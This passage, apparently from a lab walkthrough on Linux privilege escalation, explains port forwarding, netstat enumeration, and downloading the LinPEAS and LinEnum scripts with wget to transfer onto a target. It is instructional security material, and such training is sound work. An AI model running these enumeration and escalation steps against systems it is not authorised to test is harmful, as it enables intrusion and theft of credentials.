Port forwarding is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall

Port forwarding not only allows you to bypass firewalls but also gives you an opportunity to enumerate some local services and processes running on the box.

The Linux **netstat** command gives you a bunch of information about your network connections, the ports that are in use, and the processes using them. In order to see all TCP connections, execute `netstat -at | less`. This will give you a list of running processes that use TCP. From this point, you can easily enumerate running processes and gain some valuable information.

Task 9

Automating scripts

automatic enumeration scripts, they are really important to the privilege escalation process as they help you to omit the 'human error' in your enum process.

> **Linpeas**

LinPEAS - Linux local Privilege Escalation Awesome Script (.sh) is a script that searches for possible paths to escalate privileges on Linux/ hosts.

Linpeas automatically searches for passwords, SUID files and Sudo right abuse to hint you on your way towards root.

They are different ways of getting the script on the box, but the most reliable one would be to first download the script on your system and then transfer it on the target.

```
wget https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh
```

> **LinEnum**

The second tool on our list is LinEnum. It performs 'Scripted Local Linux Enumeration & Privilege Escalation Checks' and appears to be a bit easier than linpeas.

You can get the script by running:

```
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
```